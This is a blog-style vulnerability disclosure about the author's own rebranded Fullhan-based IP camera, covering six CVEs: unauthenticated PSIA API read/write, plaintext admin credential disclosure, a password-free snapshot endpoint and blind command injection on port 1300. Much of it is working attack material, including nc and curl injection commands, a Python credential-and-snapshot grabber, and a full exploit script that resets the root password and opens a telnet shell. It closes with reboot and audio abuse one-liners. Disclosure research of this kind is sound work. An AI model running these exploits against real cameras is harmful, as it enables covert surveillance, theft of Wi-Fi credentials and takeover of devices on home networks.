Breaking Into My Own IP Camera: From Unauthenticated API to Full Device Compromise
Introduction
We've had this camera in our home for a while now. We bought it, installed their mobile app called CareCam Pro, set it up and called it a day. It served its purpose to this day.
But I always wondered how it worked, I always wanted to pry it open and tinker with it. Unfortunately, I didn't really know how to do it, I didn't have the right skills. Today I remembered about it so I figured I'd take a look at it properly. Why not.

This is how the camera looks. If you try searching for it online by image or name, you'll get nowhere. It's one of those generic Chinese cameras that's been rebranded a hundred times. Even the files inside (once you get access) reference a bunch of completely different model/company names. At this point I genuinely felt like an LLM hallucinating, I kept seeing different names everywhere. Anyways.
Device and Vendor Information
| Field | Value |
|---|---|
| SoC / Platform | FH8626V100 (Fullhan Microelectronics, FH86xx family) |
| Device Model | AJL30PG0803 |
| Firmware Version | v201222.1007 |
| Vendor / SoC Info | https://www.fullhan.com/en/index.php?c=article&a=type&tid=9 |
| Architecture | ARM (embedded Linux) |
| Camera Sensor | JX-F37P (2MP, 1080p@30fps, MIPI, 1/3" sensor) |
| Firmware Layout | Split across flash partitions (kernel, data, res, app) |
| Key Services | HTTP (80), HTTPS (443), Telnet (23), RTSP (8554), custom ports (1300, 6688, etc.) |
| Telnet Implementation | BusyBox telnetd (inetd-managed) |
| Web API | PSIA-based endpoints (/PSIA/*) |
| Cloud Endpoint | svr.smartcloudcon.com |
| The Camera I Own | The JX-F37P Image Sensor |
|---|---|
The camera (this one atleast) uses the JX-F37P image sensor, a cheap 2MP/1080p@30fps over MIPI.
CVE Assignments
MITRE assigned six CVE IDs to the findings in this research. The CVSS v3.1 scores below are my assessments based on an attacker reaching the camera from the adjacent local network; the CVE records were reserved at the time of this update.
| CVE ID | Finding | CVSS v3.1 |
|---|---|---|
| CVE-2026-51402 | Unauthenticated blind OS command injection through the custom <SYSTEM> protocol on TCP port 1300 | 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) |
| CVE-2026-51403 | Unauthenticated read/write access to PSIA API endpoints | 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) |
| CVE-2026-51404 | Unauthenticated live snapshots through /snapshot.jpg on TCP port 6688 | 6.5 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N) |
| CVE-2026-51405 | BusyBox Telnet enabled by default, exposing an interactive root shell when chained with the credential or command-injection findings | 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H) |
| CVE-2026-51406 | Unauthenticated plaintext credential disclosure through /PSIA/Security/AAA/users | 6.5 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N) |
| CVE-2026-51407 | Plaintext Wi-Fi credentials stored in /app/userdata/ifcfg.wlan0 | 7.4 (CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N) |
First Look
I started off with a simple nmap scan and it started off interesting, it wasn't just a web interface:
nmap -sV -p- 192.168.0.115- Telnet open (BusyBox -> later on turned to be 1.19.3)
- HTTP / HTTPS
- RTSP on 8554
- A bunch of weird high ports
- Snapshot endpoints on 6688
PORT      STATE SERVICE         VERSION
23/tcp    open  telnet          BusyBox telnetd
80/tcp    open  http
443/tcp   open  ssl/https
843/tcp   open  unknown
1234/tcp  open  hotline?
1300/tcp  open  h323hostcallsc?
6688/tcp  open  tcpwrapped
8554/tcp  open  rtsp
8699/tcp  open  arcserve        ARCserve Discovery
9876/tcp  open  sd?
16668/tcp open  unknown
For a simple IP camera, these are a lot of ports open.
The Web Interface
Opening the web panel didn't give much at first. It looked like your average login page, nothing special.
But when I pulled the frontend files (/doc/page and /doc/script), things started getting more interesting.
The login logic is in this Javascript file and it literally sends credentials like:
GET /PSIA/YG/userCheck?userName=<user>&password=<pass>There's no hashing or anything, just plain credentials over HTTPS. It's bad but it gets worse.
Weird stuff in frontend
While going through the login script, I noticed a hardcoded check:
- If the username is
super_yg, part of the normal login flow is skipped andjumpPage()is called before even hittinguserCheck.
That doesn't actually give you backend access (I wished too), but it's probably just a leftover debug path or something. Still, it tells you a lot about how carefully this was put together.
I had a feeling the backend probably wasn't doing much validation either.
API Exploration
The camera exposes a bunch of endpoints under /PSIA//.
Instead of logging in, I just started calling them directly.
I found /system/time while searching around the frontend files.
curl http://192.168.0.115/PSIA/YG/system/time<?xml version="1.0" encoding="UTF-8" ?>
<Time version="1.0" xmlns="urn:psialliance-org">
<timeMode>NTP</timeMode>
<localTime>2026-03-31T05:25:34</localTime>
<timeZone>CST-08:00:00</timeZone>
</Time>It returned valid data, with no authentication required.
So I tried a few more:
/PSIA/System/deviceInfo/PSIA/System/Network/interfaces/PSIA/YG/netWork/wireless/PSIA/YG/netWork/getAllPort
All of them responded with real data, still though, no authentication. At that point it was pretty clear this wasn't just one bad endpoint, the API itself wasn't enforcing authentication properly.
Finding Endpoints properly
Instead of guessing endpoints, I pulled all the frontend Javascript files and extracted every /PSIA route:
grep -h -oE '/PSIA/[A-Za-z0-9_./]+' \
/tmp/cam_paramconfig.js /tmp/cam_params_system.js /tmp/cam_params_network.js \
/tmp/cam_params_user.js /tmp/cam_params_videosettings.js /tmp/cam_params_storage.js \
/tmp/cam_params_localconfig.js /tmp/cam_params_event.js | sort -u
That gave me a full list of internal endpoints. One immediately stood out:
/PSIA/Security/AAA/usersAnything involving AAA (Authentication, Authorization, Accounting) is usually sensitive. So of course I tried it.
The Big Moment
curl http://192.168.0.115/PSIA/Security/AAA/usersIt responded with:
<User>
    <userName>admin</userName>
    <password>admin123456</password>
</User>
I got... plaintext credentials. PLAINTEXT. With no authentication required. This immediately made me think "they legit didn't care about it".
Verifying the Credentials
Just to confirm, I logged in the website using those credentials.
It worked and I can see:
-
Live View Page
-
Logs Page
-
Configuration Page
Full admin access.
It Gets Worse
At this point I managed to get:
- The needed admin credentials
- Full read access
What else can I do though? So I tried if I could modify the time I got earlier:
curl -X PUT http://192.168.0.115/PSIA/YG/system/time \
-H "Content-Type: application/xml" \
--data '<Time><timeMode>manual</timeMode><localTime>2026-03-30T22:42:30</localTime></Time>'
It responded with:
200 OK... with no authentication.
So you don't need:
- Authentication to READ data
- Authentication to WRITE data
That's game over.
Camera Feed
Do you remember port 6688 from earlier? It looked interesting no?
curl http://192.168.0.115:6688It returns a live image (hence why snapshot) from the camera and it didn't require any authentication. I have no idea why you would do this. At this point it didn't even surprise me. Spooked me but didn't surprise me.
From RCE to Actual Shell access
If you remember the initial nmap scan I did, telnet was already running under port 23.
At that time I didn't have the credentials, so I ignored it.
But later on, while digging through the frontend and firmware-related files, I started noticing something pretty interesting: There were references to XML-like tags:
<SYSTEM>
<UPGRADE>
and...
<SYSTEM_ACK>Those calls made me think that it was some custom protocol the device uses internally, most likely for control or firmware operations.
Understanding the Pattern
I wanted to see how the device behaved, so instead of sending random data, I tried to follow the pattern that the device itself uses:
- structured input
- wrapped in tags
- simple commands inside
So I started with something minimal:
echo "<SYSTEM>id</SYSTEM>" | nc 192.168.0.115 1300The response I got was:
<SYSTEM_ACK>ok</SYSTEM_ACK>No output, just ok. At first I was confused, if the command was executed where was the result? And if it didn't execute, why return ok?
So I tried a few more variations:
echo "<SYSTEM>ls</SYSTEM>" | nc 192.168.0.115 1300
echo "<SYSTEM>whoami</SYSTEM>" | nc 192.168.0.115 1300
echo "<SYSTEM>pwd</SYSTEM>" | nc 192.168.0.115 1300
Blind Command Execution
At this point it became clear to me that this wasn't a normal interactive screen, it was:
- accepting commands
- executing them
- but not returning any output
That's literally Blind Command Execution. That also explains why incomplete payloads would "hang":
echo "<SYSTEM>id\n" | nc 192.168.0.115 1300The connection would just sit there, because the device was waiting for a properly closed </SYSTEM> tag before proceeding anything.
So instead of trying to print something, I decided to change system state.
echo "<SYSTEM>echo \"root:root\" | chpasswd</SYSTEM>" | nc 192.168.0.115 1300The response was:
<SYSTEM_ACK>ok</SYSTEM_ACK>Same as before. This time I went full YOLO:
echo '<SYSTEM>echo "root:root" | chpasswd</SYSTEM>' | nc 192.168.0.115 1300 && telnet 192.168.0.115and...
192.168.1.203 login: root
Password:


BusyBox v1.19.3 (2020-10-10 14:02:13 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

[/app]#
After Shell Access
Getting a shell completely changed the situation. Up until this point, everything I did was from the outside:
- calling endpoints
- reading responses
- abusing bad API design
Now I was inside the device itself.
First Look inside
The very first thing I did was:
[/app]# id
uid=0(root) gid=0(root) groups=0(root)
Full root, no restrictions.
Then I listed the file system:
[/app]# ls /
Event  bin    etc    init   mnt    proc   sbin   sys    usr
app    dev    home   lib    opt    root   srv    tmp    var
Pretty standard embedded Linux layout.
But what I saw here was more interesting to me:
[/app]# ls
abin                  iu_s.sh               shadow
ap_mode.cfg           kill_app.sh           start.sh
app_check_setting.sh  lib                   sysinfo
app_init.sh           mi.sh                 udhcpc.script
app_init_ex.sh        modules               usb_dev.sh
bin                   modules.sh            userdata
db_init.sh            myinfo.sh             wifi_mode.sh
hdt_model             res                   www
idump.sh              sd_hotplug.sh
iu.sh                 sensor.def
Here's what matters:
/app/www- Web panel (frontend):- All the HTML, JS, UI logic
- This is where I pulled all the
/PSIA/endpoints and the flash.swffiles - Contains
login.jswith:- plaintext auth (
/usercheck) - user
super_ygbypass logic
- plaintext auth (
Basically, everything you see in the browser, and what I abused started here.
/app/bin- helper binaries, small executables used by scripts and the system- Networking helpers
- System utilities
- Camera control helpers
Nothing too readable, but important for how scripts glue eveything together.
/app/abin- core binaries This is where everything runs.- Main daemon(s) controlling the camera, it handles:
HTTP/PSIA APIRTSPstreamingONVIF- Cloud communication
- Main daemon(s) controlling the camera, it handles:
Most of these were:
- Stripped
- Packed (
UPX)
So not easy to reverse quickly, but strings still revealed things like:
/PSIA//userCheck- Cloud Endpoints (
svr.smartcloudcon.com)
/app/modules- kernel modules (.ko) These are Linux kernel drivers.- Camera sensor
- Video encoding
- Wi-Fi chipset
- Hardware-specific stuff
This pretty much confirms it's a proper embedded Linux system, not some custom Chinese OS
/app/userdata- sensitive runtime data (VERY important) This is where things get spicy.- Wi-Fi configuration (plaintext)
- Device settings
- Logs
- Possibly cloud/device identifiers
Example:
ifcfg.wlan0→ Wi-Fi SSID + password in plaintext
This means that if you get filesystem access, you get the network too.
/app/shadow- stored credentials This is where passwords are stored. But here’s the interesting part:/app/shadow-> persistent storage/etc/shadow-> runtime copy
And during boot:
app_init_ex.shcopies/app/shadowto/etc/shadow
So:
- Credentials are handled in a very hacky way and split across locations
Important Scripts (what actually runs the device, the fun part)
app_init.sh- main startup script
This is executed during boot and it handles:
- Starting services
- Initializing system components
- Mounting stuff
- Triggering upgrade logic
Also contains:
- SD card upgrade logic (
/mnt/sd/upgrade)
app_init_ex.sh- extended init (auth handling, copies password to database)/app/shadowto/etc/shadow
Meaning that the password state is manually synced and not handled cleanly.
iu.sh- firmware upgrade handler- Looks for update files
- Executes upgrade process
- Tied to /mnt/sd/upgrade
This is probably related to the <UPGRADE> protocol stuff we saw earlier.
- myinfo.sh - system info helper
- Retrieves device info
- Ports
- Configuration values
Basically feeds data to the web/API layer.
idump.sh- dumping utility, it's used internally to:- dump system/device info
Which is kinda funny considering what we ended up doing (not with this though).
kill_app.sh/start.sh- Stop/start main services
It's your typical service control scripts.
wifi_mode.sh,usb_dev.sh,sd_hotplug.sh
Hardware-related scripts for:
- Wi-Fi handling
- USB events
- SD card insertion/removal
Boot & Services (important finding)
From /etc (not shown here fully but confirmed):
inittab-> startsinetdinetd.conf-> startstelnet
Meaning that telnet is enabled by default at boot and no exploit was needed for that part. It was always there.
Network & Routing Behavior
From config files like route.txt:
- HTTP routing is basically wide open
- Catch-all routes
- No strict auth enforcement
Which explains why all those /PSIA/ endpoints worked without authentication.
What I’m NOT showing/including (on purpose):
- Dumped configs
- Dumped scripts
- Wi-Fi credentials
- Full filesystem archive
Because this exact firmware is reused across a lot of cheap cameras. Publishing those directly would basically expose real devices.
Vulnerability Summary
It's a chain of problems that together leads you to full device comporomise (including your network if you bother enough to check).
- Blind command execution via the custom protocol on port 1300 (CVE-2026-51402)
- No access control on PSIA API read/write operations (CVE-2026-51403)
- Exposed camera feed via
snapshot.jpg(CVE-2026-51404) - Telnet enabled by default (CVE-2026-51405)
- Plaintext credential exposure through
/PSIA/Security/AAA/users(CVE-2026-51406) - Sensitive Wi-Fi credentials stored in plaintext (CVE-2026-51407)
- Weak credential handling (
/app/shadowto/etc/shadow)
Vulnerability Classification
The issues identified are not isolated bugs, but a chain of systemic security failures affecting authentication, authorization, data protection, and command execution.
-
CWE-306- Missing Authentication for Critical Function
Critical API endpoints under/PSIA/allow both read and write operations without requiring authentication. -
CWE-287- Improper Authentication
While a login mechanism exists (/PSIA/YG/userCheck), it is not properly enforced server-side, allowing direct interaction with protected functionality. -
CWE-284- Improper Access Control
The system fails to enforce authorization boundaries, allowing unrestricted access to sensitive resources and administrative functionality. -
CWE-200- Exposure of Sensitive Information to an Unauthorized Actor
Sensitive data such as device configuration, network details, camera feed, and system information is accessible without authentication. -
CWE-522- Insufficiently Protected Credentials
User credentials are exposed in plaintext via/PSIA/Security/AAA/usersand are weakly managed across the filesystem (/app/shadow,/etc/shadow). -
CWE-78- OS Command Injection
The custom<SYSTEM>interface allows execution of arbitrary system commands via unauthenticated input, resulting in blind command execution. -
CWE-269- Improper Privilege Management
Successful exploitation leads directly to root-level access, with no privilege separation or restriction mechanisms in place. -
CWE-319- Cleartext Transmission of Sensitive Information (context-dependent)
Certain services (e.g., snapshot endpoint, HTTP interface) transmit sensitive data over unencrypted channels, exposing it to interception.
Real World Impact
You can read all this and just tell me that it's a cheap camera, but realistically:
- If the device is exposed to the internet
- Or someone is already inside your network (whether you trust them or not)
Then what this means is that:
- Your camera feed is public
- Your Wi-Fi credentials are exposed
- Your device can be modified or reset
- An attacker can get a shell on the device
- And from there, potentially pivot further into your network
All without you ever noticing.
Personal Note (+ remediation?!?)
I've wanted to do something like this for a long time. I don't want to be just known for playing CTF's. I want to develop myself and my skills by taking a real device and breaking it apart piece by piece. I wanted to understand how it worked, and how broken it is, how far I could go with this.
Remediation? To the developers?
DO ANYTHING BUT WHAT YOU'RE DOING RIGHT NOW.
To the owners who have these cameras?
Please, don't use these cameras for critical places, always update your stuff, whenever possible, buy better cameras.
Proof of Concept & Fun Stuff
1. Quick PoC (Data Extraction)
This is the simplest possible script that demonstrates how broken the API is:
- Dumps the users (with plaintext passwords)
- Fetches device Information
- Grabs a snapshot and stores it
import requests

TARGET = "http://192.168.0.115"

endpoints = {
    "users": "/PSIA/Security/AAA/users",
    "device_info": "/PSIA/System/deviceInfo",
    "snapshot": ":6688/snapshot.jpg"
}

for name, path in endpoints.items():
    try:
        url = TARGET + path if not path.startswith(":") else TARGET + path
        print(f"[+] Fetching {name} -> {url}")

        r = requests.get(url, timeout=5)

        if name == "snapshot":
            with open("snapshot.jpg", "wb") as f:
                f.write(r.content)
            print("[+] Saved snapshot.jpg")
        else:
            print(r.text[:500])

    except Exception as e:
        print(f"[-] Failed {name}: {e}")
2. Full Exploit (RCE + Telnet)
This one goes further and automates the full chain:
- Checks for RCE (port 1300)
- Checks telnet
- Grabs snapshot
- Resets root password
import socket
import requests
import sys
import os

TARGET = None
NEW_PASSWORD = "root"

# Helpers
def send_system(cmd, port):
    """Send <SYSTEM> command to target"""
    payload = f"<SYSTEM>{cmd}</SYSTEM>"
    try:
        with socket.socket() as s:
            s.settimeout(3)
            s.connect((TARGET, port))
            s.send(payload.encode())
            data = s.recv(1024).decode()
            return data
    except Exception:
        return None

def check_port(port):
    """Simple TCP check"""
    try:
        with socket.socket() as s:
            s.settimeout(2)
            s.connect((TARGET, port))
            return True
    except:
        return False

# Checks
def check_rce(port):
    print(f"[.] Checking RCE on port {port}...")
    res = send_system("ls", port)

    if res and "<SYSTEM_ACK>ok</SYSTEM_ACK>" in res:
        print(f"[+] RCE available on port {port}")
        return True
    else:
        print(f"[-] Port {port} not vulnerable")
        return False

def check_telnet():
    print("[.] Checking telnet (port 23)...")
    if check_port(23):
        print("[+] Telnet is open")
        return True
    else:
        print("[-] Telnet is closed")
        return False

def get_snapshot(save=False):
    print("[.] Fetching snapshot...")
    try:
        r = requests.get(f"http://{TARGET}:6688/snapshot.jpg", timeout=5)

        if r.status_code == 200:
            if save:
                with open("snapshot.jpg", "wb") as f:
                    f.write(r.content)
                print("[+] snapshot.jpg saved")

            return r.content
        else:
            print("[-] Failed to get snapshot")
            return None

    except Exception:
        print("[-] Request failed")
        return None

def show_snapshot():
    data = get_snapshot(save=False)

    if not data:
        return

    tmp_file = "/tmp/snapshot.jpg"
    with open(tmp_file, "wb") as f:
        f.write(data)

    print("[+] Opening snapshot...")
    os.system(f"xdg-open {tmp_file}")

# Exploit
def reset_root_password():
    print("[+] Changing root password...")
    res = send_system(f'echo "root:{NEW_PASSWORD}" | chpasswd', 1300)

    print(f"[+] Response: {res}")

    if res and "<SYSTEM_ACK>ok</SYSTEM_ACK>" in res:
        print(f"[+] Login -> user: root | pass: {NEW_PASSWORD}")
        return True
    return False

def open_telnet():
    print("[.] Opening telnet session...")
    os.system(f"telnet {TARGET}")

# Main
def usage():
    print("Usage:")
    print("  python exploit.py check <IP> [new_password]")
    print("  python exploit.py snapshot <IP>")

if __name__ == "__main__":

    if len(sys.argv) < 2:
        usage()
        sys.exit(1)

    mode = sys.argv[1]

    if mode == "check":
        if len(sys.argv) < 3:
            usage()
            sys.exit(1)

        TARGET = sys.argv[2]

        if len(sys.argv) >= 4:
            NEW_PASSWORD = sys.argv[3]

        rce_1300 = check_rce(1300)
        rce_843 = check_rce(843)
        telnet = check_telnet()

        # snapshot behavior like original script
        snapshot = get_snapshot(save=True)

        if snapshot:
            choice = input("[?] View snapshot? (y/n): ").strip().lower()
            if choice == "y":
                os.system("xdg-open snapshot.jpg")

            choice = input("[?] Keep snapshot file? (y/n): ").strip().lower()
            if choice != "y":
                os.remove("snapshot.jpg")

        # Optional shell
        if rce_1300 and telnet:
            choice = input("[?] Get shell? (y/n): ").strip().lower()

            if choice == "y":
                if reset_root_password():
                    open_telnet()

    elif mode == "snapshot":
        if len(sys.argv) < 3:
            usage()
            sys.exit(1)

        TARGET = sys.argv[2]
        show_snapshot()

    else:
        usage()
3. Fun Abuse Examples
Once you have command execution, you can pretty much do anything.
You can play audio on the device
echo "<SYSTEM> /app/abin/playaudio /app/res/wav/beep.wav </SYSTEM>" | nc 192.168.0.115 1300Reboot the camera:
echo "<SYSTEM> reboot </SYSTEM>" | nc 192.168.0.115 1300